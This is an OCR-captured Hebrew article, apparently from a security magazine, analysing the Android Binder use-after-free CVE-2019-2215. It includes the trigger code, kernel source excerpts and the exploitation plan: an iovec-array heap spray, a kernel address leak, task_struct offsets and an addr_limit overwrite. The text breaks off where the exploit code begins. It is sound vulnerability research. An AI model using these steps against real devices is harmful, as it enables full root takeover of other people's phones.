


Android Kernel Exploitation

Understanding CVE-2019-2215

מאת תמיר טוך

הקדמה

ביום בהיר אחד בתחילת חודש אוקטובר 2019, אתרי חדשות רבים דיווחו על פרצת אבטחה חמורה במיליוני מכשירי אנדרואיד. החולשה התגלתה על ידי Project Zero, קבוצת חוקרים בגוגל שמנסה למצוא חולשות 0days במוצרים הכי קריטיים ברשת. הכותרות הדרמטיות תפסו את תשומת לבי ורציתי לבדוק על מה מדובר. המידע היחיד שמצאתי באתרי החדשות האלה הוא שמדובר בחולשת אבטחה המאפשרת השגת שליטה מלאה על אחד ממגוון המכשירים הבאים: סמסונג גלקסי S7, S8 ו-S9, שיאומי A1, שיאומי רדמי נוט 5, גוגל פיקסל 1 ו-2, וואוי P20, וייתכן גם מכשירים נוספים.


אז במה בכלל מדובר? החולשה מאפשרת לנו לבצע Local-Privilege-Escalation. כלומר, לגרום לתכנית שרצה במכשיר האנדרואיד ברמת הרשאות נמוכה, ב-userspace, לקבל שליטה מלאה על המכשיר. הפרצה מאפשרת לנו גישת קריאה וכתיבה לכל כתובת קרנל, דבר היוכל לשמש אותנו לקבל הרשאות root על המכשיר. החולשה עצמה נובעת בגלל באג ב-Android Binder, שנסביר עליו עוד מעט, אך רק כדי לסבר את האוזן - זהו מנגנון המאפשר תקשורת בין תהליכים באנדרואיד, והוא חלק מהקרנל. כן, שמעתם נכון, אנחנו הולכים להתעסק בפרצת אבטחה במערכת ההפעלה אנדרואיד, בקרנל עצמו.

החולשה שעליה נדבר במאמר זה היא CVE-2019-2215, פגיעות use-after-free ב-Android Binder המאפשרת ביצוע של Local-Privilege-Escalation. לפני שנצלול מדוע החולשה נובעת, בואו נבין קודם כל את הרקע הדרוש. מה זה בכלל Android Binder, מה זה use-after-free, מהם פרטיו הטכניים של הבאג ואיך לנצל אותו.

מאמר זה מתבסס בעיקרו על עבודת המחקר של Maddie Stone ו-Jann Horn מ-Project Zero, על המאמר וקוד ה-exploit שהם פרסמו, ומאמר נוסף שנכתב בבלוג dayzerosec.

מה זה בעצם binder?

ה-Binder הוא מנגנון תקשורת בין תהליכים ייחודי לאנדרואיד, והוא משומש בכמעט כל מה שקורה בין התהליכים המרכזיים במערכת. לדוגמה, כשאפליקציה חדשה מתחילה לרוץ, היא פונה באמצעות Binder ל-Window Manager של אנדרואיד כדי ליצור חלון חדש עבור האפליקציה שהמשתמש יכול לראות. דוגמה נוספת, אפליקציית הניווט המועדפת עליכם, מקבלת את המיקום הנוכחי של המכשיר באמצעות פנייה דרך Binder למנהל המיקום (Location Manager). הלקוח יוזם את הבקשה, ומחכה לתשובה מהשרת. הבקשה והתשובה מועברות דרך ה-binder driver.



Binder communication

[לקוח מהמאמר של Thorsten Schreiber על Android Binder]

מודל התקשורת של Binder

מודל התקשורת של Android Binder, הוא מודל שרת לקוח. תהליך א׳ (לקוח) קורא לפונקציה של תהליך ב׳ (השרת), ומקבל את ערך החזרה של הפונקציה - מנקודת מבטו של תהליך א׳, זה נראה כאילו הוא קרא לפונקציה באופן מקומי. תהליך א׳ לא יכול לקרוא לפונקציה של תהליך ב׳ ישירות, מפני שיש לו גישה רק לזיכרון הוירטואלי של עצמו. לכן יש צורך להשתמש ב-binder. ה-binder הוא חלק ממערכת ההפעלה של אנדרואיד, לכן תהליך א׳ מבקש מהקרנל, ה-binder-driver, להעביר את הבקשה לתהליך ב׳.

ללקוח יש אובייקט Proxy המטפל בכל התקשורת עם ה-binder driver. מבחינת קוד הלקוח ה-Proxy מייצג את השירות המרוחק שאליו פונים, הלקוח מבצע קריאה מקומית של פונקציה על ה-Proxy, כמו למשל להשיג את את מיקום ה-GPS הנוכחי. ה-Proxy יתרגם את קריאת פונקציה זו ל-3 פרמטרים:

- ה-binder token - הכתובת אליה נשלחת הבקשה
- מזהה יחודי (בפורמט unit_32) של הפונקציה אותה אנו רוצים לקרוא בצד המרוחק.
- הארגומנטים המועברים לפונקציה.

לאחר שיש לנו את הפרמטרים הבאים, הם מועברים ל-binder driver.

ה-binder token הוא מזהה ייחודי של השירות שבו אנו רוצים להשתמש. איננו יודעים מה ערך ה- binder token מראש. אנחנו מקבלים את ה-binder token של השירות הרצוי באמצעות ה-Service Manager, שירות באנדרואיד שבעצם מהווה סוג של "DNS" המתרגם בין שמות שירותים כמו Location Manager, לכתובות binder. לאחר שקיבלנו את ה-binder token המתאים, ניצור את אובייקט ה-Proxy המתאים לשירות, שיבצע את כל התקשורת הנדרשת מול ה-binder driver. מבחינת קוד הלקוח זה יראה כאילו קוראים לפונקציות של ה-Location Manager ישירות באופן מקומי.

כאשר תהליך ב' רושם את עצמו ל-binder driver, נוצר struct מסוג binder_thread בתוך ה-binder driver. ה-binder_thread מכיל מידע על ה-thread בתהליך ב' שממתין לקריאות מה-binder driver. כאשר ה-binder driver יקבל בקשה לקריאת פונקציה של תהליך ב', הוא ימצא את ה-binder_thread המתאים לתהליך ב', ויעיר את ה-thread בתהליך ב' שמקושר ל-binder_thread כדי שיטפל בבקשה. לאחר שהבקשה טופלה, תהליך ב' יחזיר את פלט הפונקציה בחזרה ל-binder driver שישלח את התשובה בחזרה ל-proxy, שלבסוף יעביר את המידע לתהליך א'. ניתן לראות זאת בתרשים בעמוד הקודם.

הבאג

בואו נסתכל על קטע הקוד הבא:

```
int main()
{
    int fd, epfd;
    struct epoll_event event = { .events = EPOLLIN };

    fd = open("/dev/binder", O_RDONLY);
    epfd = epoll_create(1000);
    epoll_ctl(epfd, EPOLL_CTL_ADD, fd, &event);
    ioctl(fd, BINDER_THREAD_EXIT, NULL);
    epoll_ctl(epfd, EPOLL_CTL_DEL, fd, &event);
}
```

כאן אנו רואים חלק מתהליך ההרשמה וסיום ההרשמה של תהליך ב׳ ל-binder driver. תהליך ב׳ יוצר epoll וגורם ל-epoll לנטר אחרי ה-binder driver. לאחר שנרשמנו, על ידי ביצוע open ל-/dev/binder ויצירת ה-epoll המנטר על ה-binder driver, נסיים את ההרשמה כך: נסגור את ה-binder_thread שנוצר בעת ההרשמה באופן מפורש, ונגרום ל-epoll להפסיק לנטר אחרי ה-binder_driver.

ה-epoll שיצרנו הוא בעצם אובייקט בתוך הקרנל, שמאפשר לנו לנטר על file descriptors כדי לדעת מתי הם מוכנים לפעולות קריאה או כתיבה. למשל, במקרה של binder driver, הוא לא יהיה מוכן לקריאה אם אין בקשת binder המיועדת עבורנו, כלומר, אם נבצע read על ה-file descriptor, ה-read תהיה blocking (תיתקע) עד שה-file descriptor יהיה מוכן לקריאה. נרצה לדעת מתי לקוח כלשהו שלח בקשת binder המיועדת עבורנו ל-binder driver. כאשר התקבלה בקשה כזו, ה-file descriptor של ה-binder driver יהיה מוכן לקריאה, נקבל את העדכון הזה ב-epoll, ואז נוכל לקרוא מה-file descriptor של ה-binder driver כדי לקבל את תוכן הבקשה. בקוד למעלה, אנחנו רק יוצרים ומוחקים את אובייקט ה-epoll, ולא באמת משתמשים בעדכונים שלו. כדי לחכות ש-file descriptor יהיה מוכן לכתיבה או לקריאה, נקרא לפונקציה epoll_wait על ה-file descriptor של אובייקט ה-epoll (אנו לא משתמשים בה כאן). הפונקציה הזו תרדים את ה-thread, וה-epoll יעיר את ה-thread הזה כשה-file descriptors עליהם הוא מנטר יהיו מוכנים לכתיבה או לקריאה. למידע נוסף על epoll:

https://medium.com/@copyconstruct/the-method-to-epolls-madness-d9d2d6378642

ה-epoll מחזיק בתוכו waitqueue (רשימה מקושרת של תהליכים) המכילה את כל ה-thread-ים שאותם הוא יצטרך להעיר. הרשימה המקושרת נמצאת בשדה ה-wait, ובמקרה שלנו יהיה בה איבר בודד - התהליך שלנו. בדומה ל-epoll, גם ה-binder driver צריך לדעת איזה thread-ים משוייכים אליו ואילו מהם הוא יצטרך להעיר במקרה של עדכון, ולכן ה-binder_thread יחזיק גם הוא מצביע לאותו waitqueue. ובאופן פורמלי, הקשר בין השניים הוא זה:

eppoll_entry->wait->task_list->next == eppoll_entry->wait->task_list->prev == binder_thread->wait->task_list

כלומר eppoll_entry->wait->task_list->next/prev שניהם יצביעו לכתובת של:

binder_thread->wait->task_list

כשגרמנו ל-epoll לנטר אחרי ה-binder driver, התהליך הנוכחי שלנו נוסף ל-waitqueue. ה-waitqueue מייצג רשימה מקושרת של תהליכים שממתינים לתנאי כלשהו, למשל, התהליך הנוכחי שלנו שממתין לקבל קריאה מלקוח binder. שדה ה-wait ב-binder_thread יצביע על ה-waitqueue הזה, וגם ה-epoll יכיל מצביע **לאותו waitqueue**. לאחר שבוצע ה-**free** על binder_thread, ה-**epoll** שלנו עדיין ימשיך להחזיק מצביע ל-**waitqueue**, ה-**waitqueue** מופיע ב-**binder_thread** בתור השדה **wait**.

ה-epoll וה-binder_thread הם שני אובייקטים שונים בזיכרון הקרנל, ולכן ה-epoll ימשיך להחזיק מצביע ל-waitqueue גם אחרי שה-waitqueue שוחרר בעת שחרור ה-binder_thread.

לכן, כשמשחררים את הזיכרון של **binder_thread**, גם זיכרון ה-**waitqueue** משוחרר.

```
struct binder_thread {
        struct binder_proc *proc;
        struct rb_node rb_node;
        struct list_head waiting_thread_node;
        int pid;
        int looper;              /* only modified by this thread */
        bool looper_need_return; /* can be written by other thread */
        struct binder_transaction *transaction_stack;
        struct list_head todo;
        bool process_todo;
        struct binder_error return_error;
        struct binder_error reply_error;
        wait_queue_head_t wait;
        struct binder_stats stats;
        atomic_t tmp_ref;
        bool is_dead;
        struct task_struct *task;
};
struct __wait_queue_head {
        spinlock_t              lock;
        struct list_head        task_list;
}; typedef struct __wait_queue_head wait_queue_head_t;
```

לבסוף, כשנסגור גם את ה-epoll, הקרנל ינסה לבצע פעולה מסוימת על waitqueue, אבל הזיכרון של waitqueue כבר שוחרר! אם המשתמש הצליח לגרום לכך שלאותו זכרון יכתב מידע שהוא בחר, אז נקבל מצב שבו הקרנל במקום להפעיל פעולה על "מידע תקין" של הקרנל, הוא יפעיל פעולה על מידע שהמשתמש שלח! לפרצת אבטחה כזו, קוראים use-after-free, שימוש בזיכרון לאחר שהוא שוחרר.

בהמשך המאמר נראה מה הפעולה המתבצעת, ואיך לנצל אותה כדי לקרוא ולכתוב לכל כתובת במערכת ההפעלה, גם כאלו שלא ניתנות לנו במהלך ריצה רגילה של התוכנית. אחרי שנצליח לעשות את זה - נוכל לעשות כל שברצוננו עם הקרנל: למשל, נוכל לשנות את אובייקט ה-creds ולהפוך את הרשאות האפליקציה שלנו להרשאות root. creds הוא אובייקט ב-task_struct המתאר ההרשאות של התהליך, כאשר task_struct הוא אובייקט בקרנל המייצג את רוב המידע החשוב על התהליך.

הגיע הזמן ללכלך את הידיים שלנו, ולצלול לקוד הקרנל כדי להבין בדיוק מדוע הבאג קורה. ראשית, נבין איפה מתבצעת פעולת ה-free, ועל מה היא מבוצעת. לאחר מכן, נבין היכן ניגשים, use, לזיכרון שכבר שוחרר, after-free. לבסוף, נבין איך אפשר לנצל את זה לטובתנו, ולרעת המערכת ☺

פעולת ה-free

נסתכל על מה קורה כשאנחנו קוראים לפונקציית ה-ioctl עם הארגומנט של BINDER_THREAD_EXIT.

הערה: למי שלא מכיר, הממשק של דרייברים (=kernel modules) בלינוקס הוא ממשק של קובץ, שניתן לכתוב אליו ולקרוא ממנו, בעזרת הקריאות read ו-write. לפעמים נרצה לבצע פעולות אחרות שאינן כתיבה או קריאה, למשל, סגירת binder_thread, שעבורן נשתמש בקריאה הנקראית ioctl (קיצור של Input/Output Control) המאפשרת לנו לבצע פעולות מיוחדות.

```
static long binder_ioctl(struct file *filp, unsigned int cmd, unsigned
long arg)
{
    // [...]

    switch (cmd) {
    // [...]
    case BINDER_THREAD_EXIT:
        binder_debug(BINDER_DEBUG_THREADS, "%d:%d exit\n",
                proc->pid, thread->pid);
        binder_free_thread(proc, thread);
        thread = NULL;
        break;
     // [...]
    }
}

// [...]

static int binder_free_thread(struct binder_proc *proc,
                  struct binder_thread *thread)
{
    struct binder_transaction *t;
    struct binder_transaction *send_reply = NULL;
    int active_transactions = 0;

    // [...]
    while (t) {
        active_transactions++;
        // [...]
    }
    if (send_reply)
        binder_send_failed_reply(send_reply, BR_DEAD_REPLY);
    binder_release_work(&thread->todo);
    kfree(thread);
    binder_stats_deleted(BINDER_STAT_THREAD);
    return active_transactions;
}
```

השורה המרכזית בכל הסיפור כאן היא kfree(thread). קריאה זו משחררת את זכרון ה-binder_thread. חדי העין מביניכם שמו לב שאחרי הקריאה ל-binder_free_thread ביצענו thread = NULL, כלומר מחקנו את המצביע ל-binder_thread, כל הכבוד על תשומת הלב, אבל מחיקת המצביע לא פותרת את הבעיה. נזכיר: אובייקט ה-epoll שנוצר בשלב קודם, עדיין מצביע לשדה ה-wait של binder_thread. בואו נראה מתי שמרנו את המצביע ל-wait ב-epoll:

בקוד שלנו קראנו לפונקציה epoll_ctl(epfd, EPOLL_CTL_ADD, fd, &event), פונקציה זו גורמת לפונקציה binder_poll להיקרא, והיא זו ששומרת את המצביע ל-wait לתוך אובייקט ה-epoll.

```
static unsigned int binder_poll(struct file *filp,
struct poll_table_struct *wait)
{
    struct binder_proc *proc = filp->private_data;
    struct binder_thread *thread = NULL;
    bool wait_for_proc_work;
    thread = binder_get_thread(proc);
    if (!thread)
        return POLLERR;
    binder_inner_proc_lock(thread->proc);
    thread->looper |= BINDER_LOOPER_STATE_POLL;
    wait_for_proc_work = binder_available_for_proc_work_ilocked(thread);
    binder_inner_proc_unlock(thread->proc);
    poll_wait(filp, &thread->wait, wait);
    if (binder_has_work(thread, wait_for_proc_work))
        return POLLIN;
    return 0;
}
```

בקריאה זו wait נרשם ל-epoll המוצבע על ידי filp. כאשר אנו מבצעים קריאה ל-ioctl עם BINDER_THREAD_EXIT, הזיכרון של ה-binder_thread משוחרר, אך המצביע ל-binder_thread->wait נותר קיים באובייקט ה-epoll. כעת, כשהבנו איפה הזיכרון שוחרר, ואיפה נשאר מצביע לזיכרון המשוחרר, בואו נבין מתי ניגשים לאותו זכרון משוחרר ומהי הפעולה המתבצעת עליו.

השימוש לאחר ה-free

לבסוף, כשאנו סוגרים את אובייקט ה-epoll, פונקציית הניקוי הבאה נקראית:

```
static void ep_unregister_pollwait(struct eventpoll *ep, struct epitem
*epi) {
    struct list_head *lsthead = &epi->pwqlist;
    struct eppoll_entry *pwq;

    while (!list_empty(lsthead)) {
        pwq = list_first_entry(lsthead, struct eppoll_entry, llink);
        list_del(&pwq->llink);
        ep_remove_wait_queue(pwq);
        kmem_cache_free(pwq_cache, pwq);
    }
}
```

אחד האיברים ברשימה המקושרת של eventpoll *ep, הוא ה-waitqueue של epoll, השווה ל-waitqueue של binder_thread, ולבסוף שדה ה-whead של pwq יצביע על binder_thread->wait. נסתכל על המשך פעולת המחיקה, הפעם על ep_remove_wait_queue שאליו אנו מעבירים את pwq שמצביע ל-binder_thread->wait:

```
static void ep_remove_wait_queue(struct eppoll_entry *pwq)
{
    wait_queue_head_t *whead;

    rcu_read_lock();
    whead = smp_load_acquire(&pwq->whead);
    // whead = pwq->whead           שקול לשורה מעל
        if (whead)
        remove_wait_queue(whead, &pwq->wait);
    rcu_read_unlock();
}
```

למתעניינים, smp_load_acquire הוא memory barrier, לא ניכנס לזה כאן. מבחינתנו השורה הזו שקולה ל-whead = pwq->whead.

whead יהיה ה-binder_thread->wait ששיחררנו. הוא מסוג wait_queue_head_t ומצביע לרשימה מקושרת של תהליכים הממתינים לעבודה, הרשימה היא שדה ה-task_list, והיא מכילה איבר בודד שהוא התהליך שלנו:

```
struct __wait_queue_head {
    spinlock_t      lock;
    struct list_head    task_list;
};
typedef struct __wait_queue_head wait_queue_head_t;

struct __wait_queue {
    unsigned int        flags;
    void            *private;
    wait_queue_func_t   func;
    struct list_head    task_list;
}; typedef struct __wait_queue wait_queue_t;
```

pwq->wait יהיה ה-waitqueue ב-epoll. הקשר בין ה-waitqueue ב-epoll לבין binder_thread->wait הוא זה:

pwq->wait->task_list->next == pwq->wait->task_list->prev == binder_thread->wait->task_list

כלומר, pwq->wait->task_list->next/prev יצביעו שניהם לכתובת של השדה task_list ב-binder_thread->wait שזכרונו שוחרר.

נמשיך לקריאה הבאה:

```
void remove_wait_queue(wait_queue_head_t *q, wait_queue_t *wait)
{
    unsigned long flags;

    spin_lock_irqsave(&q->lock, flags);
    __remove_wait_queue(q, wait);
    spin_unlock_irqrestore(&q->lock, flags);
}
```

q הוא מצביע ל-binder_thread->wait שזיכרונו שוחרר. פונקציה זו מנסה לנעול מנעול ב-q, אך זיכרון זה כבר ששוחרר, וכנראה מכיל ערכים לא תקינים. באופן מופשט, מנעול הוא בעצם מספר, השווה ל-0 כשהמנעול פתוח, וסגור אחרת. אם נכתוב לזכרון המשוחרר של המנעול ערך שאינו 0, המנעול ינעל. מכיוון שהנעילה התבצעה בדרך לא תקינה - סביר להניח שהמנעול יהיה נעול לאלתר, נחווה deadlock והמכשיר יקפא. לכן, בעת ניצול הפרצה, נדאג לכך שהערך שיכתב לזיכרון המנעול יהיה 0, כדי למנוע את מצב ה-deadlock.

נניח לרגע שלא התבצע deadlock בגלל ערך לא תקין של המנעול, ונסתכל על מה הפונקציה __remove_wait_queue עושה:

```
static inline void __remove_wait_queue(wait_queue_head_t *head,
wait_queue_t *old)
{
    list_del(&old->task_list);
}
// ...
static inline void list_del(struct list_head *entry)
{
    __list_del(entry->prev, entry->next);
    entry->next = LIST_POISON1;
    entry->prev = LIST_POISON2;
}
```

ה-entry המועבר ל-list_del הוא איבר pwq->wait->task_list, שמצביעי ה-next ו-prev שלו מצביעים ל-binder_thread->wait->task_list.

```
static inline void __list_del(struct list_head * prev, struct list_head
* next)
{
    next->prev = prev;
    WRITE_ONCE(prev->next, next);
}
```

השורה המרכזית בכל הסיפור כאן היא next->prev = prev. זוהי פעולת unlink שאמורה למחוק את האיבר מהרשימה המקושרת. אבל במקרה שלנו, next ו-prev יצביעו על זיכרון בקרנל שביצענו לו free, ואז, הקרנל יכתוב את כתובת הזיכרון **prev**, שהיא כתובת הקרנל של **binder_thread->wait->task_list**, לזיכרון משוחרר. אם נצליח לדרוס את הזיכרון המשוחרר עם אובייקט שלנו לפני שפעולה זו התבצעה, אזי כתובת הקרנל תיכתב לתוך האובייקט שלנו! בעצם ביצענו הדלפה של כתובת קרנל. באמצעות הדלפה זו, נוכל לקרוא ולכתוב כל כתובת בקרנל, בואו נראה איך אנחנו עושים את זה.

ה-Exploit

נשכתב את הזיכרון המשוכתב של binder_thread עם מערך של iovec, נגרום לבאג ה-use-after-free המבצע את פעולת ה-unlink כדי לכתוב את כתובת הקרנל לתוך אחד האיברים במערך. באמצעות כתובת הקרנל שדלפה, נוכל לקבל את כתובת הקרנל של task_struct, המכיל את מרבית המידע החשוב לקרנל על התהליך שרץ. נשתמש בבאג ה-use-after-free פעם נוספת כדי להגדיל את שדה ה-addr_limit ב-task_struct. דבר זה יאפשר לנו ביצוע קריאה או כתיבה לכל כתובת בקרנל באופן שרירותי.

ראשית כל, אני אסביר מהו מערך ה-iovecs שאותו נכתוב לזיכרון, לאחר מכן, אני אתן הסבר קצר על איך הזיכרון בלינוקס עובד כדי להבין איך מערך ה-iovecs יכתב דווקא לזיכרון ה-binder_thread ששוחרר. ולבסוף ניגש לקוד ה-exploit שנכתב על ידי Maddie Stone ו-Jann Horn.

קצת על Vectored I/O

Vectored I/O ידוע גם בשם Scatter/Gather I/O, הוא שיטת קריאה וכתיבה המאפשרת לנו באמצעות קריאה לפונקציה אחת, לקרוא מ-file descriptor לתוך מספר buffer-ים שונים במקרה של readv (פעולת scatter), או לכתוב מידע שמקורו ממספר buffer-ים שונים לתוך file descriptor במקרה של writev (פעולת gather). כאשר buffer נקרא/נכתב, עוברים לקרוא/לכתוב את האחד שאחריו. להלן חתימות הפונקציות:

```
ssize_t readv(int fd, const struct iovec *iov, int iovcnt);
ssize_t writev(int fd, const struct iovec *iov, int iovcnt);
```

לשתי הפונקציות אנו מספקים מערך בשם iov של iovec-ים. iovec הוא struct המיצג מידע דרוש על buffer ב-userspace (זיכרון המשתמש - ולא זיכרון הקרנל), מה כתובת ה-Buffer ומה האורך שלו. גודל ה-iovec struct הוא 16 בתים, 8 לכל שדה:

```
struct iovec
{
        void __user *iov_base;
        __kernel_size_t iov_len;
};
```

Vectored I/O שימושי למשל במצב בו קיבלנו פקטת tcp, ויש לנו את ה-packet header וה-packet data בזיכרון רציף. נשתמש ב-readv כדי לכתוב אותם בשני באפרים שונים, אחד למידע ואחד ל-header. פונקציית Vectored I/O נוספת היא recvmsg, ונראה את שימושה בהמשך.

Vectored I/O ככלי נשק

פעולות Vectored I/O כמו readv, writev, recvmsg מעתיקות את מערך ה-iovec שנוצר ב-userspace לתוך ה-kernel space, כדי לוודא שהמצביעים בכל iovec מצביעים רק לכתובת userspace. אם מערך ה-iovec שסופק ל-readv/writev/recvmsg נמצא כולו ב-userspace, אז הבדיקה תעבור בהצלחה ומערך ה-iovec נמצא כעת בזכרון הקרנל. לא תהיה בדיקה נוספת על ערכי ה-iov_base במערך ה-iovec. אם אחרי שמערך ה-iovec נטען לקרנל ולפני ש-readv/writev/recvmsg הסתיימו לפעול, נצליח בדרך כלשהי לשנות את אחד מערכי ה-iov_base של iovec לכתובת קרנל, עבור iovec שעדיין לא עיבדנו, אז נגרום ל-readv/writev/recvmsg לקרוא/לכתוב מ/אל כתובת קרנל.

כדי להצליח לעשות את זה, אנחנו צריכים לגרום לקרנל לטעון את מערך ה-iovec שלנו אל בדיוק אותו המיקום ש-binder_thread היה נמצא בו. ה-binder_thread הוא בגודל 408 בתים. כשהקרנל משחרר את binder_thread, הוא מסמן את בלוק הזיכרון שלו כבלוק משוחרר, ומכניס את הכתובת של הזיכרון המשוחרר ל-cache בשם kmalloc-512, המכיל רשימה של קטעי זיכרון משוחררים בגודל בין 256 ל-512 בתים. כאשר הקרנל ירצה להקצות בלוק של זיכרון בין 256 ל-512 בתים, הוא יפנה קודם ל-kmalloc-512 לראות אם קיים בו בלוק שכבר שוחרר, ואם קיים כזה, אז הוא ישתמש באותו בלוק להקצאה החדשה. האובייקט החדש יקבל את אותה כתובת זיכרון של האובייקט ששוחרר.

למזלנו, kmalloc-512 משומש לעיתים נדירות יחסית ביחס ל-cache-ים קטנים יותר, לכן יהיה לנו לא מעט זמן להקצות אובייקט חדש בגודל מתאים שיקבל את כתובתו של binder_thread.

נרצה כעת ליצור מערך iovec-ים בגודל דומה לזה של binder_thread, כדי שכאשר writev יגרום לקרנל להעתיק את המערך מ-userspace ל-kernelspace, הזיכרון שיוקצה ב-kernel עבור מערך ה-iovec יהיה באותו כתובת של ה-binder_thread.

גודלו של iovec בודד הוא 16 בתים, ו-binder_thread הוא 408 בתים. ניצור מערך של 25 iovec-ים בגודל כולל של 400 בתים. המערך קטן יותר מ-binder_thread ב-8 בתים כדי לא לשכתב את הכתובת ל-task_struct הנמצאית ב-8 בתים האחרונים של binder_thread, נזדקק לכתובת של ה-task_struct בהמשך. הגודל של המערך קרוב מספיק לזה של binder_thread ולכן גם הוא יוקצה ל-kmalloc-512.

ברגע שמערך ה-iovec-ים נמצא באותו זיכרון כמו ה-binder_thread ששוחרר, השדות של שתי האובייקטים מסתדרים בצורה הבאה:

iovec array	binder_thread struct
0x00: iovec[0].iov_base	0x00
0x08: iovec[0].iov_len	...
...	...
0xA0: iovec[10].iov_base	0xA0: wait.lock
0xA8: iovec[10].iov_len	0xA8: wait.task_list.next
0xB0: iovec[11].iov_base	0xB0: wait.task_list.prev
...	...

[לקוח מהמאמר של Maddie Stone ו-Jann Horn]


נרצה שפעולת ה-writev תהיה במצב blocking לאחר שמערך ה-iovec נכתב, כדי ש-ep_remove_wait_queue הגורמת לפעולת ה-unlink תוכל לרוץ מ-thread אחר, אז נצליח לשכתב את ערכי ה-iov_base של iovec-ים שעוד לא עובדו על ידי writev. בואו נראה מה פעולת ה-unlink תעשה למערך ה-iovec שלנו.

קריאה ל-ep_remove_wait_queue תיקרא ל-list_del שתבצע את פעולת ה-unlink על האיברים במיקומים 0xB0 ו-0xA8 במערך שלנו, ונקבל ששדה ה-iov_base של iovec[11] יקבל את הכתובת של binder_thread->wait->task_list, אם נקדם את ערך הכתובת הזו ב-0xE8, נקבל את הכתובת ל-binder_thread->task_struct. למה דווקא 0xE8? המצביע שהקרנל מדליף לנו הוא הכתובת של binder_thread->wait->task_list הנמצא ב-offset ה-0xA8 ב-struct של binder_thread. ה-task_struct נמצא ב-offset ה-0x190 ב-struct של binder_thread. אם נוסיף 0xE8 לכתובת של המצביע שקיבלנו, הנמצא ב-offset ה-0xA8, נקבל את שדה ה-task_struct שנמצא ב-offset ה-0x190, כי 0xA8+0xE8=0x190.

הנה שתי דיאגרמות שמסבירות את מצב הזיכרון באופן ויזואלי יותר:


```
static inline void list_del(struct list_head *entry) {
    __list_del(entry->prev, entry->next);
    entry->next = LIST_POISON1;
    entry->prev = LIST_POISON2;
}

static inline void   list del(struct list head * prev, struct list head
* next) {
    next->prev = prev;
    WRITE_ONCE(prev->next, next);
}
```

לפני ביצוע list_del, המערך יראה כך:



[לקוח מהמאמר של Maddie Stone ו-Jann Horn]

ולאחר ביצוע list_del:



[לקוח מהמאמר של Maddie Stone ו-Jann Horn]

אז איך ניצלו את העניין?

ראשית, ניצור את מערך ה-iovec המתאים:

```
// 1
